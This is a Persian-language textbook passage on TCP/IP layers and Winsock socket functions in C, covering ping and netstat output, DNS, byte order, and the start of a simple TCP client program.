این پروتکل بیشتر جهت عیب یابی در شبکه کاربرد دارد. بسته های این نوع پروتکل از بین مسیریاب های مختلف شبکه عبور می کنند، و به وسیله آنها می توان فهمید که چه ماشینی در شبکه فعال است ، سرعت انتقال داده ها در بین کانال های مختلف شبکه چقدر است و همچنین آدرس ماشین های مختلف را در شبکه بدست آورد.

ار ابزارهای که بر مبنای این نوع پروتکل فعالیت می کنند می توان موارد زیر را نام برد:

ابزار Ping که با استفاده از این ابزار می توان سرعت انتقال اطلاعات را در شبکه مشخص کرد. نمونه ای از خروجی این ابزار را در زیر مشاهده می کنید:

```
C:\ ping   192.168.5.63

Pinging 192.168.5.63 with 32 bytes of data:

Reply from 192.168.5.63: bytes=32 time=1ms TTL=128

Reply from 192.168.5.63: bytes=32 time<10ms TTL=128

Reply from 192.168.5.63: bytes=32 time<10ms TTL=128
```

Reply from 192.168.5.63: bytes=32 time<10ms TTL=128

Ping statistics for 192.168.5.63:

Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),

Approximate round trip times in milli-seconds:

Minimum = 1ms, Maximum = 1ms, Average = 1ms

در مثال بالا ابزار Ping سیستم عامل ویندوز مورد استفاده قرار گرفته است و همانطور که شماهده می کنید با استفاده از این ابزار به ماشینی با آدرس 192.168.5.63 پینگ شده است. این برنامه با ارسال 4 بسته ICMP و در نهایت مشخص کردن سرعت ارسال و تعداد خطاهای روی داده میزان خوبی برای قضاوت در مورد کارایی شبکه در اختیار ما قرار می دهد.

لایه انتقال :

در مدل TCP/IP لایه انتقال را لایه TCP نیز می گویند. زیرا عملیات کنترل در این لایه انجام می شود. در این لایه قرارداد هایی که در لایه انتقال مدل OSI وجود داشت تعریف شده اند.

در این لایه پورت های نوع UDP و TCP برای انتقال اطلاعات از ماشین مبدا به ماشین مقصد تعریف شده اند (شرح این موارد در صفحات قبلی آمده است).

در این لایه عملیات شکستن بسته ها نیز انجام می شود. و هر بسته که آماده ارسال شده است را به لایه اینترنت جهت ارسال تحویل می دهد.

برای مشاهده وضعیت پورت های باز و فعال ماشین خود و همچنین آدرس و مشخصات ماشین های راه دوری که به این پورت ها متصل هستند می توانید از ابزار NetStat که همراه پشته پروتکلی TCP/IP است استفاده کنید.

در زیر خروجی این ابزار را در سیستم عامل ویندوز مشاهده می کنید:

```
C:\NetStat /na
Active Connections
  Proto  Local Address          Foreign Address        State
```


TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
TCP	127.0.0.1:1025	0.0.0.0:0	LISTENING
TCP	169.254.183.114:137	0.0.0.0:0	LISTENING
TCP	169.254.183.114:138	0.0.0.0:0	LISTENING
TCP	169.254.183.114:139	0.0.0.0:0	LISTENING
UDP	169.254.183.114:137	*:*	
UDP	169.254.183.114:138	*:*	

همانطور که در مثال بالا مشاهده می کنید خروجی ابزار NetStat در چهار بخش زیر تنظیم شده است:

- Proto .
- Local Address .
- Foreign Address .
- State .

در قسمت Proto پروتکل ارتباطی نمایش داده شده است، در قسمت Local Address آدرس ماشین محلی همراه با شماره پورت ارتباطی آمده است، در قسمت Foreign Address شماره پورت همراه با آدرس IP ماشین راه دوری که به پورت مورد نظر در ماشین محلی متصل است نشان داده می شود. و در نهایت در قسمت State وضعیت پورت که می تواند حالت های Listing ، Closed ، Connect و... را داشته باشد را نمایش می دهد.

شکل 1-28 قسمت های مختلف پروتکل TCP را نشان می دهد.



شکل 28-1 نمایش ساختار TCP/IP

لایه کاربرد :

در بالاترین قسمت پشته پروتکل TCP/IP لایه کابرد قراردارد. این لایه یک لایه با مکانیزم End to End است. در این لایه پروتکل های مختلفی برای مدیریت بر برنامه های کابردی و اداره آنها پیش بینی شده است.

تعدادی از این نوع پروتکل ها را در قسمت های قبلی مورد بررسی قرار دادیم وبه نحوه انجام کار و همچنین قوانین تعریف شده در آنها آشنا شده ایم اکنون در این قسمت به معرفی برخی دیگر از این پروتکل ها می پردازیم:

پروتکل DNS (Domain Name Service) :

به خاطر سپردن نام ها برای انسان خیلی راحتر از اعداد است به همین دلیل می بایست مکانیزمی در نظر گرفت تا شماره IP ماشین های مختلف در شبکه را که معرف آدرس آن ماشین در شبکه است به یک نام خاص نگاشت شود. این وظیفه پروتکل DNS است که یک نام خاص را به یک آدرس IP مبدل کند. مثلا شما در مرورگر اینترنتی خود عبارت google.com را می نویسید و مرورگر صفحات مربوط به سرویس دهنده وب این ماشین را در مرورگر شما نمایش می دهد. می دانیم که تنها در شبکه برای پروتکل های دیگر ادرس IP معنا

دارد نه مثلا رشته کاراکتری google.com پس در این وسط چه اتفاقی افتاده؟ این همان کاری است که سرویس DNS انجام می دهد، یعنی تبدیل یک رشته به آدرس IP آن ماشین.

نکته:

پروتکل DNS به صورت استاندارد بر روی پورت UDP 53 فعالیت می کند.

لایه کاربرد در مدل TCP/IP شامل پروتکل های گوناگون دیگری برای سهولت استفاده از شبکه می باشد نظیر:

- DHCP با استفاده از این پروتکل می توان به ماشین های متصل به یک شبکه به صورت خودکار یک آدرس IP از اختصاص داد.

- پروتکل USENET که پروتکلی برای پیام رسانی در شبکه می باشد.

تا بدین جا شما مختصری در مورد نحوه پیاده سازی و تئوری شبکه های کامپیوتری فرا گرفته اید. ولی همان طور که می دانید با مطالعه یک مقدمه کوتاه نمی توان همه موارد را به خوبی درک کرد و یاد گرفت. این مختصر از تئوری سیستم های شبکه برای درک مفاهیم بعدی این کتاب مورد نیاز بود. چناچه مایل هستید که در این زمینه اطلاعات بیشتری کسب کنید، باید به مراجع معتبر جهانی نظیر RFC مراجعه کنید و اطلاعات هر جزء از شبکه را به طور دقیق و موشکافانه مطالعه نمایید.

بخش دوم:

معرفی توابع مهم مورد استفاده در برنامه نویسی TCPIP با زبان C

مقدمه:

برای برنامه نویسی شبکه به زبان سی ما نیازمند یک سری ملزومات هستیم از جمله این ملزومات می توان به یک کامپایلر مناسب ، هدر مربوط به برنامه نویسی شبکه (Winsock.h or Other Header) و همچنین سیستم عاملی که از سوکت های شبکه پشتیبانی کند را می توان نام برد.

همان طور که می دانید زبان سی یک زبان قابل حمل می باشد یعنی می توان برنامه های نوشته شده به این زبان را روی سیستم های مختلف کامپایل و اجرا کرد منظور از سیستم های مختلف کامپیوتر هایی با معماری های گوناگون می باشد البته این امر به شرطی میسر است که ما به شیوه ای هوشمندانه کد برنامه خود را تنظیم کنیم که وابسته گی به سیستم خاصی نداشته باشد به عنوان مثال هنگام تخصیص حافظه پویا نباید طبق مشخصات سیستم خود اقدام به گرفتن یا آزاد کردن حافظه نمائیم و اقدامات دیگری نظیر این موضوع که باعث می شود برنامه ای که ما نوشته ایم بخوبی که روی سیستم خود اجرا می شود بر روی دیگر PlateForm نیز اجرا شود.

در نتیجه در برنامه نویسی شبکه نیز این امر باید به خوبی مد نظر واقع شود به عنوان مثال هدر کار با سوکت ها در سی می تواند از سیستم عاملی به سیستم عامل دیگر متفاوت باشد همینطور از سخت افزاری به سخت افزار دیگر به عنوان مثال برای برنامه نویسی شبکه در سیستم عامل ویندوز ما از هدر Winsock.h استفاده می کنیم که خود نگارش های مختلفی دارد و برای برنامه نویسی شبکه در سیستم عامل های خانواده *NIX

از هدر sys/socket.h ، sys/type.h وهدر های دیگر استفاده می کنیم که البته می توان با اقدامی هوشمندانه توسط راهنماهای کامپایر (Compiler Directive) نوع سیستم عامل را تشخیص داد و بعد هدر های مربوط به هر سیستم عامل را مورد استفاده قرار داد. بدین ترتیب برنامه ما در هر سیستم عاملی و با هر کامپایلر (البته نه همه نوع کامپایلری) قابل ترجمه به زبان ماشین و اجرا می باشد.

در این بخش ار کتاب برای سهولت آموزش از سیستم عامل ویندوز و هدر winsock2.h به همراه کامایلر VC++ استفاده می شود. و هر کجا که نیاز بود مثال هایی از سیستم های دیگر آورده خواهد شد.

البته باید دانست که توابع مورد استفاده در همه انواع هدر ها یکسان می باشند مگر در معدود مواردی که هر کجا که احساس نیاز شود ذکر خواهند شد.

شرح توابع مهم موجود در هدر winsock2.h:

```
int WSAStartup(
  WORD wVersionRequested,
  LPWSADATA lpWSAData
);
```

این تابع برای آماده سازی و بار گزاری اولیه سیستم عامل برای اجرای برنامه تحت شبکه می باشد.

آرگومان های آن عبارت است از:

WVersionRequested که شماره نگارش هدر winsock.h است که برای تبدیل این شماره به نوع WORD می توان از ماکرو makeword استفاده کرد به عنوان مثال برای winsock2.h :

```
wVersionRequested=makeword(2,0);
```

و برای نگارش winsock1.1.h :

```
wVersionRequested=makeword(2,1);
```

و آرگومان دوم یک متغیر از نوع ساختمان داده ای WSADATA می باشد که در هدر winsock تعریف شده است.

اعضای این ساختمان و نحوه تعریف آن به این صورت است:

```
typedef struct WSAData {
```

```
  WORD  wVersion;
  WORD  wHighVersion;
  char  szDescription[WSADESCRIPTION_LEN+1];
  char  szSystemStatus[WSASYS_STATUS_LEN+1];
  unsigned short  iMaxSockets;
  unsigned short  iMaxUdpDg;
  char FAR *      lpVendorInfo;
} WSADATA, *LPWSADATA;
```

مثال:

```
WSADATA wsaData;
WORD  wVersionRequested=makeword(2,0);
      WSAStartup(wVersionRequested,wsaData);
```

این تابع در صورت موفقیت مقدار صفر را بر می گرداند و در صورت شکست کد خطای رخ داده را بر می گرداند.

```
int  WSACleanup (void);
```

این تابع برای اتمام بارگزاری مربوط به شبکه سیستم عامل می باشد.

این تابع در صورت موفقیت مقدار صفر و در صورت بروز خطا ثابتی برابر با SOCKET_ERROR را برمی گرداند.

```
SOCKET socket(
  int af,
  int type,
  int protocol
);
```

این تابع برای تعریف و ایجاد یک پورت به کار می رود و مقدار برگشتی آن توصیف کننده پورت مورد نظر است.

آرگومانهای تابع به ترتیب از این قرار هستند:

Af که مشخص کننده نوع آدرس است که برای کاربری اینترنت برابر ثابت AF_INET است برای کنترل سوکت ها در یونیکس برابر ثابت AF_UNIX است و مقادیر دیگر ...

Type مشخص کننده نوع ارتباط می باشد که برای یک ارتباط TCP برابر ثابت SOCK_STREAM و برای یک ارتباط از نوع UDP برابر SOCK_DGRAM است.

Protocol هم نمایانگر نوع پروتکل انتخابی ماست برای ارتباط برای TCP ثابت IPPROTO_TCP یا مقدار عددی 0 و برای UDP مقدار عددی 1 یا ثابت IPPROTO_UDP

این تابع در صورت موفقیت مقدار برگشتیش توصیفات مربوط به سوکت مورد نظر ماست و در صورت بروز خطا ثابتی به نام INVALID_SOCKET را بر می گرداند.

```
int bind(
  SOCKET s,
  const struct sockaddr FAR *name,
  int namelen
);
```

این تابع وظیفه پیوند دادن اطلاعات ارتباطی (مانند آدرس) را به سوکت تعریف شده دارد و در برنامه سرور به کار می رود.

آرگومان های این تابع به ترتیب به این شرح هستند:

آرگومان اول که متغیر نوع سوکت تعریف شده در برنامه است که با مقدار برگشتی تابع socket مقدار دهی شده است.

آرگومان دوم آدرس محلی از حافظه است که متغیر ساختمان sockaddr_in در انجا تعریف شده است (شرح این ساختمان در ادامه آمده است)

آرگومان سوم هم اندازه متغیر ساختمان sockaddr_in است که می توانید با عملگر sizeof اندازه ان را بدست بیاورید.

این تابع در صورت موفقیت مقدار صفر را برمی گرداند و در صورت عدم موفقیت SOCKET_ERROR را بر می گرداند.

```
int listen(
  SOCKET s,
  int backlog
);
```

تابع listen وظیفه گوش دادن به خط را در برنامه سرور به عهده دارد .توجه داشته باشید که این تابع فقط در برنامه سرور کاربرد دارد .

آرگومان های این تابع از قرار زیر هستند:

S که متغیر سوکت تعریف شده در برنامه می باشد.

Backlog هم تعداد صف های در خواستی است که به سیستم در یک زمان درخواست ارتباط داده اند و سیستم می تواند آنها را به حالت معلق نگه دارد این آرگومان می تواند برابر ثابت SOMAXCONN باشد .

این تابع در صورت موفقیت مقدار صفر و در صورت بروز خطا ثابتی برابر با SOCKET_ERROR را برمی گرداند.

```
SOCKET accept(
  SOCKET s,
  struct sockaddr FAR *addr,
  int FAR *addrlen
);
```

این تابع برای قبول درخواست اتصال بعد از تابع listen به کار می رود .

آرگومان های این تابع مانند تابع Bind می باشد با این تفاوت که در آرگومان addr مشخصات ماشین متصل شده به سرور قرار می گیرد و آرگومان addrlen اندازه ساختمانی که این اطلاعات را نگهداری می کنند را مشخص می کند.

این تابع در صورت موفقیت مقدار برگشتیش توصیفات مربوط به سوکت ماشین راه دور مورد نظر ماست و در صورت بروز خطا ثابتی به نام INVALID_SOCKET را بر می گرداند.

```
int connect(
  SOCKET s,
  const struct sockaddr FAR *name,
  int namelen
);
```

تابع Connect وظیفه برقراری ارتباط را با برنامه سرور بر عهده دارد و ارگومان های آن به شرح زیر است:

s که از نوع سوکت می باشد (یک نوع داده ای عدد صحیح =integer) و همان مقدار برگشتی تابع Socket است

آرگومان بعدی یک متغیر از نوع ساختمان داده ای SockAddr_in می باشد.

ساختمان داده ای sockaddr_in یک استراکچر تعریف شده در هدر winsock.h است که محل نگه داری شماره پورت ارتباط و همچنین آدرس IP و دیگر اطلاعات است که به صورت زیر تعریف شده است:

```
struct sockaddr_in{
    short          sin_family;
    unsigned short     sin_port;
    struct  in_addr     sin_addr;
    char             sin_zero[8];
};
```

عضوی به نام sin_family برای نگه داری نوع آدرس ارتباطی است که برای کاربردهای اینترنتی برابر ثابت AF_INET است. sin_port مشخص کننده شماره پورت ارتباطی است که البته برای تبدیل عدد به نوع قابل فهم (BE1 to LE2) توسط ساختمان از یک تابع تبدیل کننده به نام htons(int PortNumber); استفاده می شود و sin_addr که خود یک ساختمان می باشد برای نگه داری آدرس IP که به صورت یک رشته کاراکتر مشخص می شود می باشد که البته برای تبدیل رشته کاراکتری که معرف ادرس آی پی است برای نوع قابل فهم توسط استراکچر از تابعی به نام inet_addr(char *ipaddress); استفاده می شود و در نهایت sin_zero برای حفظ تطابق این استراکچر با گونه های قدیمی به کار می رود.

مثال:

```
sockaddr_in  recSinIP;
    recSinIP.sin_family=AF_INET;  //Set  Address Family
    recSinIP.sin_port=htons(1362);  //Set Port Number
    recSinIP.sin_addr.S_un.s_addr=inet_addr("192.168.0.1");
```

و آرگومان آخر تابع connect یعنی namelen اندازه استراکچر sockadd_in است که می توان به جای مقدار ان نوشت : sizeof(sockaddr_in) .

این تابع در صورت موفقیت مقدار صفر و در صورت بروز خطا ثابتی برابر با SOCKET_ERROR را برمی گرداند.

در اینجا لازم است که دلیل استفاده از دو تابع htons() و inet_addr() توضیح داده شود تا به صورت صحیح در مواقع لزوم از این توابع بهره جست.

[1] Big-Endian
[2] Little-Endian

میدانید که در کامپیوتر های امروزی کلمات در حافظه به صورت LE ذخیره می شوند یعنی بایت کم ارزش تر در خانه با شماره کوچکتر ذخیره می شود و بایت پر ارزشتر در خانه با شماره بزرگتر ذخیره می شود مثلا برای عدد 3578H بایت کم ارزشتر برابر 78 و بایت پرازشتر برابر عدد 35 است و ترتیب قرار گرفتن آنها در حافظه به صورت زیر است:

خانه 89:32	خانه89:33	خانه 89:34	خانه 89:35

همانطور که مشاهده می کنید بایت کم ارزش در آدرس 89:33 ذخیره شده و بایت پر ارزش در آدرس 89:34 ذخیره شده است کامپیوتر های معمول به دین صورت کلمات را در حافظه ذخیره می کنند اما در پشته TCP/IP به صورت عکس عمل می شود یعنی از نوع BE پشتیبانی می شود به بیان دقیق تر باید ترتیب بایت ها در حافظه درست باشد یعنی بایت پر ارزش در آدرس کوچکتر و بایت کم ارزش در آدرس بزرگتر ذخیره شود مثلا برای عدد 3578H مانند شکل زیر عمل می شود:

خانه 89:32	خانه89:33	خانه 89:34	خانه 89:35

البته باید به این نکته توجه داشت که فقط ما باید ورودی های هدر TCP/IP را به نوع BE تبدیل کنیم یعنی آدرس IP و شماره پورت و کلا اطلاعاتی که تحت شبکه ارسال می شوند ، دیگر ثوابت به صورت خودکار در تمامی کامپیوتر ها به صورت صحیح قرار دارند و دیگر نیازی به تنظیم ما ندارند مثلا دیگر نیاز نیست که فیلد sin_family را به نوع BE تبدیل کنیم زیرا که این یک ثابت برای تنظیم سیستم عامل است و در هدر بسته ارسالی قرار نمی گیرد.

خوب برای تبدیل نوع BE و برعکس یعنی نوع LE توابعی در نظر گرفته شده است که در زیر لیست آنها را می توانید ببینید :

```
u_short htons(
  u_short hostshort
)
```

این تابع آرگومان خود را که یک عدد دو بایتی است به حالت BE برمی گرداند.

```
u_long htonl(
  u_long hostlong
)
```

این تابع آرگومان خود را که یک عدد چهار بایتی است به حالت BE برمی گرداند.

```
u_short ntohs(
  u_short netshort
)
```

این تابع آرگومان خود را که یک عدد دو بایتی است به حالت LE برمی گرداند.

```
u_long ntohl(
  u_long netlong
)
```

این تابع آرگومان خود را که یک عدد چهار بایتی است به حالت LE برمی گرداند.

```
unsigned long inet_addr(
  const char   FAR *cp
)
```

این تابع یک رشته کاراکتر (a.b.c.d) که معرف آدرس آی پی است را می گیرد و یک عدد چهار بایتی از نوع BE بر می گرداند در صورتی که آدرس آی پی نا معتبر باشد یا تابع عملیات خود را به درستی انجام ندهد مقدار INADDR_NONE توسط تابع برگردانده می شود.

توجه:

باید که رشته را طوری وارد کنید که هر قسمت از آدرس آی پی به وسیله نقطه از هم جدا شده باشد مانند:

192.168.0.1

```
int send(
  SOCKET s,
```

```
  const char FAR *buf,
  int len,
  int flags
);
```

این تابع برای ارسال اطلاعات به کار می رود.

و ارگومان های آن از قرار زیر می باشند:

S متغیر سوکت تعریف شده در برنامه buf آدرس محلی از حافظه که اطلاعات کاراکتری برای ارسالی در ان قرار دارند len اندازه اطلاعاتی که می خواهیم ارسال کنیم بر حسب بایت.

flags هم شامل ثوابتی برای تنظیمات ارسال می باشد. که در حالت معمول برابر صفر است.

این تابع تعداد کاراکتر هایی را که با موفقیت ارسال شده را برمی گرداند.

```
int recv(
  SOCKET s,
  char FAR *buf,
  int len,
  int flags
);
```

این تابع برای دریافت اطلاعات به کار می رود و آرگومان های ان هم مانند تابع send می باشد جزء آرگومان buf که در این تابع به جایی از حافظه که اطلاعات دریافت شده نگهداری می شود اشاره می کند.

این تابع به عنوان مقدار برگشتی تعدا کارکترهایی را که با موفقیت دریافت کرده برنمی گرداند.

```
int sendto(
  SOCKET s,
  const char FAR *buf,
  int len,
  int flags,
  const struct sockaddr FAR *to,
  int tolen
```

```
);
```

از این تابع برای ارسال اطلاعات به ادرسی خاص که در آرگومان to مشخص شده استفاده می شود.

آرگومان tolen در این تابع مشخص کننده طول آدرس مقصد است.

```
int recvfrom(
  SOCKET s,
  char FAR* buf,
  int len,
  int flags,
  struct sockaddr FAR *from,
  int FAR *fromlen
);
```

از این تابع برای دریافت اطلاعات استفاده می شود با این تفاوت که آدرس فرستنده نیز در آرگومان سوم ذخیره می شود (در آرگومان from)

آرگومان fromlen در این تابع مشخص کننده طول آدرس مبداء است.

```
int shutdown(
  SOCKET s,
  int how
)
```

از این تابع زمانی استفاده می شود که بخواهید عملیات ارسال یا دریافت اطلاعات را متوقف کنید.

آرگومان های این تابع از این قرار هستند که آرگومان s که از نوع سوکت است (int) و مقدار برگشتی تابع socket() که توصیف کننده سوکت مورد استفاده در برنامه است.

و آرگومان how که یک عدد صحیح از نوع int است برای مشخص کردن نوع عملی است که تابع باید انجام دهد این آرگومان مقادیری می گیرد که به ترتیب می توانند به قرار زیر باشند:

SD_RECEIVE یا عدد صفر: که به این ترتیب عملیات ارسال نخواهیم داشت ولی عملیات دریافت همچنان ادامه خواهد داشت.

SD_SEND یا عدد یک : این ثابت عملیات دریافت را خاتمه می بخشد ولی می توان همچنان با استفاده از برنامه داده ها را ارسال کرد.

SD_BOTH یا عدد دو : که هر دو عملیات ارسال و دریافت را غیر فعال می کند.

توجه داشته باشید که این تابع بر روی لایه های TCP اثر نمی کند فقط صف های ارسال یا دریافت داده را از بین می برد.

مقدار برگشتی این تابع در صورت عدم موفقیت ثابت SOCKET_ERROR و در صورتی که تابع عملیات خود را با موفقیت انجام دهد مقدار صفر را بر می گرداند.

```
int closesocket(
  SOCKET s
);
```

برای بستن سوکت تعریف شده در برنامه بکار می رود و ارگومان این تابع متغیر سوکت تعریف شده در برنامه می باشد.

این تابع در صورت موفقیت مقدار صفر و در صورت بروز خطا ثابتی برابر با SOCKET_ERROR را برمی گرداند.

```
int  WSAGetLastError (void);
```

این تابع آخرین خطای اتفاق افتاده در برنامه را بر می گرداند.

مقدار برگشتی این تابع شماره خطای رخ داده است.

در انتهای این قسمت لازم به ذکر است که هر گاه خطایی در برنامه روی دهد شما می توانید با یک متغییر به نام errno که به صورت سراسری تعریف شده است و در کل برنامه و توابع بکار رفته در آن قابل دست یابی است برای گرفتن شماره خطایی که روی داده بهره ببرید.

توابعی دیگر:

```
struct hostent FAR * gethostbyname (
    const char FAR *  name
  );
```

این تابع یک رشته را که معرف نام میزبان مورد نظر است گرفته و یک اشاره گر به ساختمانی که اطلاعات میزبان در آن قرار دارد برمی گرداند.

مقدار برگشتی این تابع در صورت بروز خطا اشاره گری با ارزش NULL می باشد. در غیر این صورت اشاره گر به ساختمان اطلاعات میزبان را برمی گرداند.

```
int PASCAL FAR getpeername(
    SOCKET s, struct sockaddr FAR * name,
    int FAR * namelen
);
```

با استفاده از این تابع می توانید آدرس ماشین متصل به سیستم خود را بدست آورید.

این تابع بعد از اجرا آدرس (مشخصه) ماشین مورد نظر را در ساختمان sockaddr که در آرگومان دومش مشخص شده است بر می گرداند.

آرگومان های این تابع به ترتیب:

مشخصات سوکت مورد نظر

آدرس متغیر ساختمانی که اطلاعات سوکت در آن نگهداری می شوند

اندازه ساختمانی که اطلاعات سوکت در آن نگهداری می شوند.

این تابع در صورت موفقیت مقدار صفر را بر می گرداند و در صورت شکست عملیات خود مقدار ثابت SOCKET_ERROR را که برابر یک عدد منفی است (1-) را به برنامه فراخواننده بر می گرداند.

```
int PASCAL FAR getsockopt ( SOCKET s, int level,
        int optname, char FAR * optval,
        int FAR * optlen
);
```

با استفاده از این تابع می توانیم وضعیت سوکت مورد نظر خود را مشخص کنیم.
آرگومان های این تابع به ترتیب:

آرگومان اول مشخصه سوکت است (متغییری از نوع سوکت که می خواهیم وضعیت آن را مشخص کنیم)

آرگومان دوم که تنها می تواند دو مقدار داشته باشد یک(SOL_SOCKET دو IPPROTO_TC)

آرگومان بعدی که یک متغییر از نوع int است وضعیت سوکت را در خود نگهداری می کند.

Optval اشاره گری است به بافری که مشخصات سوکت در آن ذخیره شده است.

Optlen اندازه بافر مورد نظر برای این تابع است.

در جدول 3-1 مقادیر برگشتی که این تابع می تواند برگرداند بررسی شده است:

Value	Type	Meaning

SO_ACCEPTCONN	BOOL	Socket is listen()ing
SO_BROADCAST	BOOL	
SO_DEBUG	BOOL	Debugging is enabled.
SO_DONTLINGER	BOOL	If true, the SO_LINGER option is disabled..
SO_DONTROUTE	BOOL	Routing is disabled.
SO_ERROR	INT	Retrieve error status and clear.
SO_KEEPALIVE	BOOL	Keepalives are being sent.
SO_LINGER	struct linger FAR*	Returns the current linger options.
SO_OOBINLINE	BOOL	Out-of-band data is being received in the normal data stream.
SO_RCVBUF	INT	Buffer size for receives
SO_REUSEADDR	BOOL	The socket may be bound to an address which is already in use
SO_SNDBUF	INT	Buffer size for sends
SO_TYPE	INT	The type of the socket (e.g. SOCK_STREAM).
TCP_NODELAY	BOOL	Disables the Nagle algorithm for send coalescing

جدول 1-3

این تابع در صورت موفقیت مقدار صفر و در صورت بروز شکست ثابت SOCKET_ERROR را برمی گرداند که این ثابت برابر با عدد 1- است.

```
char FAR * PASCAL FAR inet_ntoa ( struct in_addr in );
```

این تابع یک ساختمان مربوط به مشخصات سوکت را گرفته و یک رشته که حاوی آدرس IP مشخص شده در ساختمان ورودیش بوده را برمی گرداند.
این تابع در صورت بروز خطا مقدار NULL را بر می گرداند و اگر وظیفه خود را با موفقیا انجام دهد رشته مورد نظر را به برنامه فراخواننده برمی گرداند.

این شرحی مختصر بر توابع مورد استفاده در برنامه نویسی شبکه با زبان قدرتمند C بود.

بخش سوم :

نحوه ساخت یک برنامه Client تحت TCP

مقدمه:

همان طور که می دانید برنامه ای که تحت شبکه کار می کند از دو بخش شکیل شده است بخش سرویس دهنده و بخش سرویس گیرنده این دو بخش برای انجام وظایف خود با هم در تعامل می باشند و با یکدیگر همکاری می کنند معمولا برنامه سرویس دهنده دارای رابط کاربری (user Interface) قوی نمی باشد زیرا در بیشتر مواقع کاربران با این بخش سروکاری ندارند مگر در مورد تنظیمات برنامه سرور که آن هم نیاز به طراحی پیچیده ای ندارد اما عکس این موضوع در برنامه سرویس گیرنده (Client) برقرار است یعنی معمولا برنامه های سرویس دهنده باید دارای رابط کاربری قوی به منظور کار کاربران می باشد. چون کابر دستورات خود را با استفاده از برنامه سرویس گیرنده صادر می کند و برنامه سرویس دهنده در صورت مجاز بودن ان دستورات برای آن کاربر دستور را اجرا می نماید.

نکته:

توجه داشته باشید که امنیت در برنامه های تحت شبکه موضوع بسیار مهم و حیاتی است چرا که در صورت توجه نداشتن به این مقوله برنامه هر چند هم که قدرتمند باشد کاربرد چندانی نخواهد داشت.

ساخت برنامه سرویس گیرنده:

در این مرحله ما فرا می گیریم که چگونه کد یک برنامه مشتری (Client) را تنظیم کنیم و برنامه را به بهربرداری برسانیم برای این منظور ما ابتدا یک پروژه تعریف کرده و بعد شروع به ساخت برنامه مورد نظر می کنیم و در هر قسمت به صورت مرحله به مرحله توضیحات را ارائه می نمائیم.

تعریف پروژه:

در این قسمت ما قصد داریم برنامه ای را که می خواهیم به اتفاق هم بنویسیم شرح دهیم و مشخص کنیم که برنامه دقیقا قرار است چه کاری انجام دهد و چه امکاناتی برای ما محیا می کند.

شرح برنامه:

برنامه ما یک برنامه client است یعنی با گرفتن مشخصات سرور برای انجام کاری خاص به سرور متصل می شود.

چون برنامه ما جنبه آموزشی دارد پس بهتر است برنامه را به گونه ای بنویسیم که قابلیت اتصال و ارتباط با هر پورتی را داشته باشد و همچنین آدرس سرور را هم از کاربر دریافت کند پس تا به اینجا مشخص است که برنامه مدنظر ما دو ورودی دارد و کار اصلی این برنامه هم این باشد که به سرور متصل شود و پیامی را به سرور ارسال کند و همچنین منتظر گرفتن پیامی از سرور نیز باشد .

به نظر می رسد نوشتن قدم به قدم این برنامه در یادگیری نحوه نوشتن برنامه های مشتری (client) مسمر ثمر باشد.

در خلال نوشتن برنامه کد های خاص و همچنین تکنیک های بکار رفته توضیح داده می شود.

کد برنامه:

خوب برای شروع نوشتن این برنامه ابتدا باید هدر winsock2.h را که توابع مورد نظر ما برای کنترل سوکت های شبکه در آن قرار دارند را به برنامه اضافه کنید همچنین هدر stdio.h که توابع مهمی برای کار با صفحه کلید و مانیتور در ان قرار دارند و دو هدر مهم دیگر به نام های stdlib.h و string.h که در خلال برنامه از توابعی که در این هدر ها نیز هستند استفاده می کنیم (در جای خود توابعی را که از این هدر ها استخراج کرده اینم را توضیح خواهم داد)خوب با این تفاصیر چند خط اول کد برنامه ما از این قرار هستند:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <winsock2.h>
```

بعد از تعریف هدر های مورد استفاده در برنامه نوبت به تعریف تابع اصلی برنامه یعنی تابع main() می رسد به صورت زیر عمل کنید:

```
void  main(int argc,char **argv){

}
```

